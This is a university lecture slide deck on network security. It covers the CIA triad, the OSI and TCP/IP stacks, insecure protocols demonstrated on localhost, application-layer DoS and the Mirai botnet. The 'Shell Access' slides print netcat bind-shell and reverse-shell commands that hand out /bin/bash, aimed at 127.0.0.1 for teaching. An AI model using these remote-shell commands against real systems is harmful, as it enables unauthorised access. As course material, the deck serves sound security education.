Radboud University

Computer Security

Network Security

Joan Daemen, Simona Samardjiska, and Katharina Kohls

December 2, 2020

Institute for Computing and Information Sciences
Radboud University Nijmegen

Outline


What is Network Security?

Global Internet

Protocol Stacks

Application Layer

What is Network Security?



Network Security

Global Internet

Protocol Stacks

Application Layer

Transport Layer

Internet Layer

Link Layer

Summary

CIA!

Why do we care about network security?

(1) Provide confidentiality, integrity, and availability for networks and data: **CIA**

- **C**onfidentiality: Authorized access
- **I**ntegrity: Assure that data is real
- **A**vailability: Being able to reach the system


(2) Software and hardware technologies are used

(3) Affects personal and industry use cases

Confidentiality

Only authorized access allowed:

- Protect content from unwanted access
- Involve only intended communication partners




Attack example: Data breach

Data Integrity

Nobody fiddled with the data:

- Original message arrives at the recipient
- Not changed along the way




Attack example: DNS redirection

Availability


Being able to reach a service:

- Service is up and functioning
- You can reach it when needed



Attack example: Denial of Service

Global Internet



Network Security

Global Internet

Protocol Stacks

Application Layer

Transport Layer

Internet Layer

Link Layer

Summary

Networks. . . Internet?

Internet

A global computer network providing a variety of information and communication facilities, consisting of interconnected networks using standardized communication protocols.

World Wide Web

WWW, The Web; Information system where you find resources via Uniform Resource Locators (URLs) such as `https://www.ru.nl/`, which are accessible over the Internet.

Internet $\neq$ WWW

Infrastructure


What are the important Internet facts?

- Global network
- Consisting of smaller networks: Autonomous systems (AS)
- Using *standardized communication protocols*

Challenges


- Connecting continents
- Connecting providers
- Establishing infrastructure in less developed countries
- Failure safety!

Submarine Cables



https://www.submarinecablemap.com/

Internet Access



Number of internet users by country, 2017


Internet users are individuals who have used the Internet (from any location) in the last 3 months. The Internet can be used via a computer, mobile phone, personal digital assistant, games machine, digital TV etc.

Source: OWID based on World Bank & UN World Population Prospects (2017)

CC BY

`https://ourworldindata.org/grapher/share-of-individuals-using-the-internet?time=2017`

Protocol Stacks



Network Security

Global Internet

Protocol Stacks

Application Layer

Transport Layer

Internet Layer

Link Layer

Summary

What language(s) does the Internet speak?

Standardized communication protocols!

There are protocols for everything that you want to do:

- Send an email? → `SMTP`
- Look how to reach `www.ru.nl`? → `DNS`
- Open the secure web page? → `HTTPS`
- ...

But that's just the applications, what about the content?

Organization in Models

Organization in a Stack


- Email and co. are organized on the *Application Layer*
- There are several more layers below
- Each layer has its own tasks...
- and talks to the layer below and above .

The layers form a reference model that separates functions and defines protocols for each function.

OSI Reference Model

7	Application	
6	Presentation	HTTP,HTTPS,FTP,SMTP,RTP,DNS,...
5	Session	
4	Transport	TCP,UDP,...
3	Network	ICMP,IP,IPsec,...
2	Data Link	IEEE 802.3, IEEE 802.11
1	Physical	1101001101

Traversing the Stack



Traversing the Stack

Each layer uses its own format

- Application Layer: Data
- Transport Layer: Segments and datagrams
- Network Layer: Packets
- Data Link Layer: Frames
- Physical Layer: Bits, symbols


Going up or down the stack means information will be packed and unpacked to fit the format of the next layer.

Protocol Stacks

There are other models like this:

- TCP/IP Model: Only four instead of seven layers
- But also in other networks
- LTE has its own protocol stack
  - Organizes the communication phone ↔ base station
  - Wireless transmissions
  - Security features of LTE
  - *Before* the core network and the Internet

OSI versus TCP/IP



Application	Application
Presentation	
Session	
Transport	Transport
Network	Internet
Data Link	Link
Physical	


Next Steps:
Attack each layer of the TCP/IP stack

Security on each Layer

Layered model vs. Security

- Dedicated functions on each layer
- Dedicated protocols on each layer
- *Attacker must break individual layers*
- *. . . and only gets limited access.*

Application Layer



Network Security

Global Internet

Protocol Stacks

Application Layer

Transport Layer


Internet Layer

Link Layer

Summary

What happens in this section?

- Quick definition of the Application Layer
- Live examples: Protocols and what they do
- Real-World attacks



What is the Application Layer?

The Application Layer

is the highest abstraction layer and provides interfaces and protocols *needed by the users*.

Protocols

- Hyper Text Transfer Protocol (`HTTP`): Foundation of data communication for the World Wide Web
- File Transfer Protocol (`FTP`): Client-server file transfer.
- Simple Mail Transfer Protocol (`SMTP`): Sending and receiving emails.
- Domain Name System (`DNS`): Translates domains into IP addresses.
- `TELNET`: Remote login to hosts over the network.
- ...

Next

Live Examples

All of the following examples are **not** secure. Please only do this on your localhost. ⚡

Examples: Preparation

If you want to follow along or repeat this later:

- Internet connection
- Linux machine or VM
- Shell (`zshell`, `bash`)
- `net-tools`, `netcat`, `busybox`

Requirements and Preparations

```
sudo apt install netcat-openbsd # Ubuntu
sudo pacman -S openbsd-netcat   # Arch
wget [busybox] # download busybox
chmod +x busybox-x86_64 # make executable
```

https://www.busybox.net/downloads/binaries/1.31.0-defconfig-multiarch-musl/busybox-x86_64

Example 1: Fetch a webpage via HTTP

- **Not secure!** No encryption, everything is sent in plaintext!
- **Better:** HTTP over TLS (HTTPS)
- Server hosts a website
- We request that site
- Load the content
- Browser renders what we see

HTTP

Fetch a webpage via HTTP

```
# 1. prepare busybox
ln -s busybox-x86_64 httpd # symlink
# 2. start http server
sudo ./httpd -f -p 127.0.0.1:80 -h /root/
# 3. connect to server
nc 127.0.0.1 80 # connect
# 4. fetch page
GET / HTTP/1.1
Host: 127.0.0.1
```

Example 2: Load a file via FTP

- **Not secure!** No encryption, everything is sent in plaintext!
- **Better:** SSH connection, for example via SFTP or SCP
- Server offers some files
- We request that file
- Load it, it's on our machine

FTP

Load a file via FTP

```
# ftp server, hosts a file
ln -s busybox-x86_64 ftpd
ln -s busybox-x86_64 tcpsvd
sudo ./tcpsvd -vE 127.0.0.1 21 ./ftpd -A -a root
↪  /root/
# ftp client, loads the file
ftp 127.0.0.1 21
ls # list files in dir
get hacker_art.txt # get file
quit
```

Example 3: Remote Connection

Connect to a remote machine

- **Not secure!** No encryption, everything is sent in plaintext!
- **Better:** SSH connection
- Server opens a connection on a certain *port*
- We connect to the server on that port
- Connection is open, we can execute commands etc.

We look at two examples:

(1) Simple connection to a server

(2) Use control port to connect to a service

1: Simple TELNET

Remote connection

```
# telnet server
ln -s busybox-x86_64 telnetd
sudo ./telnetd -b 127.0.0.1:23 -F -l /bin/bash
# telnet client
telnet 127.0.0.1 23
```

2: TELNET Controlport

Connect to Tor control port

```
# check configuration
cat /usr/local/etc/tor/torrc # config file
# run tor-0.4.2.5/src/app/tor
# control port open on 9051
# connect
telnet 127.0.0.1 9051
getinfo circuit-status
```

Bad things are going to happen! Shell Access

Shell Access

- **Not secure!** Attacker with access to your shell can do a lot of things!
- **Better:** Avoid security issues that open the door.

We look at two attacks:

(1) Simple shell access

(2) Reverse shell access

1: Shell Access

Possible firewall block

```
# victim
ncat -l 127.0.0.1 -e /bin/bash


# attacker
nc 127.0.0.1 31337
```

What happens?

- *listen* `-l` and allow access to shell
- Attacker connects on port
- Has shell access

2: Reverse Shell

Circumvent firewall block

```
# attacker
nc -l -p 4444 -s 127.0.0.1


# victim
ncat 127.0.0.1 4444 -e /bin/bash
```

What happens?

- Attacker listens and waits for connection
- Victim opens connection from own machine
- Connection from victim to attacker

Quick Summary: Application Layer Protocols

Application Layer

- Highest abstraction layer
- Provides interfaces and protocols needed by the users

Protocol Examples

- Load a `HTTP` website
- Fetch a file via `FTP`
- Connect to a server via `TELNET`
- Use this to get `shell access`

Next

Application Layer Attacks

Application Layer Attacks

Quick definition:

- Target the protocols on the application layer
- This includes common requests like `HTTP GET`, `HTTP POST`
- Key characteristic: Consume *server resources*

What used for:

- Denial of Service (DoS)
- Distributed Denial of Service (DDoS)
- Stress devices until they cannot provide any more services

Resource-Efficient Attacks

App-layer attacks create damage while being resource-efficient for the attacker.

Example: Human Calculator

$$|x + \sqrt{1 - x^2}| = \sqrt{2} \cdot (2x^2 - 1) \longrightarrow$$

$$|x + \sqrt{1 - x^3}| = \sqrt{2} \cdot (2x^3 - 1) \longrightarrow$$

$$|x + \sqrt{1 - x^{99}}| = \sqrt{2} \cdot (2x^{99} - 1) \longrightarrow$$

Resource-Efficient Attacks

Make server work with minimal investments

- User sends a request: only a few bytes
- Server receives request
  - Process request
  - Make some database queries
  - Process the information
  - Generate the result
- Repeat this several times and stress the server

Countermeasures

Distinguishing Requests is Difficult

- It's just a simple request in the first place
- Challenge: Benign versus adversarial requests
- Goal: Block and filter requests that attack a server
- Methods:
  - WAF: Web Application Firewall
  - CAPTCHA: Solve a challenge

Mirai Botnet

Mirai

is malware that infects smart devices that run on ARC processors, turning them into a network of remotely controlled bots or ”zombies”. This network of bots, called a botnet, is often used to launch DDoS attacks.[1]

Malware

- Computer worms: `Morris Worm` (1988), `ILOVEYOU` (2000)
- Trojan horses, Spyware: `FinFisher`
- Rootkits: `Stuxnet` (2010)

[1] https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/

Mirai Botnet

IoT Devices

- Scan for devices with ARC processor (runs simple Linux)
- Check default username and password combination
- If not changed: login and infect device
- Infected devices form a botnet

Spreading the Malware

- *Many* IoT devices with numerous different use cases
- Source code released shortly after initial attack
- Code was replicated and adjusted

What to do with a botnet?

Army of remote-controlled network devices

- Unintended access to devices
- Targeted DoS: Focus on an ISP[2] and bring down the service
- Distributed DoS: Bring down websites, APIs
- Steal credentials from online forms
- Sending out spam

[2] Internet Service Provider

Quick Summary: Application Layer

- Protocols for *data*: `HTTP,TELNET`
- App-Layer Attacks
  - Minimal requests cause resource-heavy services
  - Hard to distinguish from benign requests
  - Challenges and firewalls as defenses
- Botnets and (D)DoS attacks
- Example: Mirai

Reading List

- Understanding the Mirai Botnet, USENIX Sec 2017
  Scientific analysis of the Mirai Botnet
  `https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf`
- RAPTOR: Routing Attacks on Privacy in Tor
  Explaining the importance of routing, BGP, and how to attack
  `https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-sun.pdf`
- Computer Communication Networks
  All you ever wanted to know about networks
  Nader F. Mir, 617 pages, ISBN-13 : 978-0131747999